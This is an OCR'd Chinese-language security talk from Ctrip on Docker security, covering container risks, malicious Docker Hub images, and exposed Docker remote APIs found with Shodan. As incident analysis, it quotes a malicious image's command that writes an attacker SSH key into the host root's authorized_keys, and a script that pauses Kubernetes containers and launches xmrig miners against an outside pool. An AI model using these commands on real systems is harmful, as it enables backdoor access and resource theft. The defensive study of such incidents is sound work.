携程Docker安全实践分享

携程信息安全部/ 吴伟哲

目录

1 Docker现状及其安全问题


2 携程Docker安全实践

3 Docker安全展望


4 Q&A

Docker使用现状


- 是否愿意使用Docker？



- 对Docker安全性是否有顾虑？



Docker与VM



CONTAINER

App A | App B | App C

Bins/Libs | Bins/Libs | Bins/Libs

Docker

Host OS

Infrastructure

VM

App A | App B | App C

Bins/Libs | Bins/Libs | Bins/Libs

Guest OS | Guest OS | Guest OS

Hypervisor

Infrastructure


传统的安全问题	新的安全问题
操作系统漏洞 Webshell 后门程序 Rootkit 内核安全 SSH暴力破解	镜像安全 Docker守护进程安全 Docker自身的安全 Docker调度编排工具的安全

关于Docker的安全事件

内核安全---Docker逃逸攻击

关于Docker的安全事件


Docker镜像安全




docker123321

Joined May 2017

Repository	Stars	Pulls
docker123321/cron public	0 STARS	1M+ PULLS
docker123321/cronm public	0 STARS	1M+ PULLS
docker123321/mysql public	0 STARS	1M+ PULLS
docker123321/mysql0 public	0 STARS	1M+ PULLS
docker123321/mysql2 public	0 STARS	500K+ PULLS




```
"Cmd": [
        "/bin/sh",
        "-c",
        "echo \"ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDCFTF58tVTlecdQKc1EiuMfhYjsD/Do7XCpvkV8qHfy9BPgoq+s41Tr
        GfhmUILR5XPNDAc2miN2zvF68tte1b0GeXKdCfR+cnGgB3HnER8OHddk7L6RdGU13E1fgagsYnk/cEDeiGaH4da9bwUpa9rXRxYhe
        +FOROIchB4vApQ6HQiPs4lZvEjK4EfGGq9UgwgkssPnpXiucBxGdWVDiXIaXwhOB4UT6pmThdSNsKaaUlM40HAEwcRRwh+LvUDoDg
        Tl7nm9A8+j2v5IXf3eUjLC56qWPafvwu9FS4n8IThRQZhNR7P1xCfvxzfJZ+ny6QA4LSe2bbwPx2GOvP3S1eV root@ubuntu\"
            >> /mnt/root/.ssh/authorized_keys"
        ],
```



```
#!/bin/bash
(
  docker pause `docker ps|grep kube-apis |awk '{print $1}'`;
  docker pause `docker ps|grep nginx78 |awk '{print $1}'`;
  docker run --name sosmseww --restart unless-stopped --read-only -m 50M  bitnn/alpine-xmrig -o
    stratum+tcp://xmr.crypto-pool.fr:3333 -u
    41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs711jEaDRXWbwaVe4vUMveKAzAiA4j8xgUi29TpKXpm3zKTUYo
    -p x -k --donate-level=1;
  docker run --name sosmsea2 --restart unless-stopped --read-only -m 50M  bitnn/alpine-xmrig -o
    stratum+tcp://xmr.crypto-pool.fr:3333 -u
    41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs711jEaDRXWbwaVe4vUMveKAzAiA4j8xgUi29TpKXpm3zKTUYo
    -p x -k --donate-level=1;
  docker run --name sosmsen2 --restart unless-stopped --read-only -m 50M  bitnn/alpine-xmrig -o
    stratum+tcp://xmr.crypto-pool.fr:3333 -u
    41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs711jEaDRXWbwaVe4vUMveKAzAiA4j8xgUi29TpKXpm3zKTUYo
    -p x -k --donate-level=1;
  docker run --name sosmsek2 --restart unless-stopped --read-only -m 50M  bitnn/alpine-xmrig -o
    stratum+tcp://xmr.crypto-pool.fr:3333 -u
    41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs711jEaDRXWbwaVe4vUMveKAzAiA4j8xgUi29TpKXpm3zKTUYo
    -p x -k --donate-level=1;
  docker run --name sosmset2 --restart unless-stopped --read-only -m 50M  bitnn/alpine-xmrig -o
    stratum+tcp://xmr.crypto-pool.fr:3333 -u
    41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs711jEaDRXWbwaVe4vUMveKAzAiA4j8xgUi29TpKXpm3zKTUYo
    -p x -k --donate-level=1;
  kubectl delete $(kubectl --server=aaa get all | grep "nginx78-" | awk "{print \$1}")
  )
```

关于Docker的安全事件


monero.crypto-pool ×
Secure | https://monero.crypto-pool.fr/#
For quick access, place your bookmarks here on the bookmarks bar. Import bookmarks now...
Monero Mining Pool
Home
Pool Blocks
Getting Started
Payments
Monitoring
Poloniex
Support

Your Stats & Payment History

41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs711jEaDRXWbwaVe4vUMveKAzAiA4j8xgUi29TpKXpm3zKTUYo Lookup

You addresse mining is suspend for botnet usage.Send me email to mine@crypto-pool.fr

Address: 41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs711jEaDRXWbwaVe4vUMveKAzAiA4j8xgUi29TpKXpm3zKTUYo

Pending Balance: **0.299066325762 XMR**

Monerov Balance: **2.990663257620 XMV**

Personal Threshold(Editable): < **7.100 XMR** >

Payout minimal interval(Editable): < **318 hours** >

Total Paid: **544.740081000000 XMR**

Last Share Submitted: **about a month ago**

Hash Rate: **0 H/sec**

Estimation for 24H: **NC**

Total Hashes Submitted: **2192050638000**

Payments

Time Sent	Transaction Hash	Amount	Mixin
4/1/2018, 11:55:54 AM	23e4273fca71956449099a8aa02e3bd86bc26ec6e3dbadd278b1e7ffc89580ad	0.3002	5
3/27/2018, 6:02:16 PM	5b978af12cde9074d5fab0d9c677dd60cadb0485dc65029bb1b183d5af636914	0.3125	5
3/22/2018, 2:39:11 PM	e498615b8ded439ba2487ceba08c001faee66296d20cce39537421e0f46f82d6	0.3062	5


关于Docker的安全事件

Docker镜像安全

- 公共docker仓库上的镜像不一定都是安全的
- 甚至是有恶意的镜像
- pull镜像的过程中，传输是否安全？是否有被中间人篡改的可能？

关于Docker的安全事件

Docker守护进程安全---Docker remote API未授权访问



漏洞概要

缺陷编号： WooYun-2016-[redacted]

漏洞标题： [redacted]docker remote API未授权访问导致远程命令执行(root)

相关厂商： [redacted]

漏洞作者： lijiejie 讠

提交时间： 2016-05-17

公开时间： 2016-05-17

漏洞类型： 网络未授权访

危害等级： 高

自评Rank： 15

漏洞状态： 漏洞已经通知

漏洞来源： http://ww

Tags标签： 无

分享漏洞： 分享到

TOTAL RESULTS

807

TOP COUNTRIES

China	348
United States	184
Germany	54
Hong Kong	25
Netherlands	22

TOP ORGANIZATIONS

Hangzhou Alibaba Advertising Co.,Ltd.	136
Amazon.com	123
Tencent cloud computing	81
Microsoft Azure	45
Digital Ocean	20

TOP OPERATING SYSTEMS

linux	762
windows	36

TOP VERSIONS

18.03.1-ce	231
1.13.1	151
18.05.0-ce	48
17.03.2-ce	43
17.12.1-ce	42

52.80.28.32
ec2-52-80-28-32.cn-north-1.compute.amazonaws.com.cn
linux
Beijing Guanghuan Xinwang Digital Technology co.Lt
Added on 2018-07-29 11:28:26 GMT
China, Beijing
Details
cloud devops

```
HTTP/1.1 404 Not Found
Content-Type: application/json
Date: Sun, 29 Jul 2018 11:28:26 GMT
Content-Length: 29
```

52.87.61.215
ec2-52-87-61-215.compute-1.amazonaws.com
linux
Amazon.com
Added on 2018-07-29 10:27:53 GMT
United States, Ashburn
Details
cloud devops scanner

```
HTTP/1.1 404 Not Found
Content-Type: application/json
Date: Sun, 29 Jul 2018 10:27:53 GMT
Content-Length: 29
```

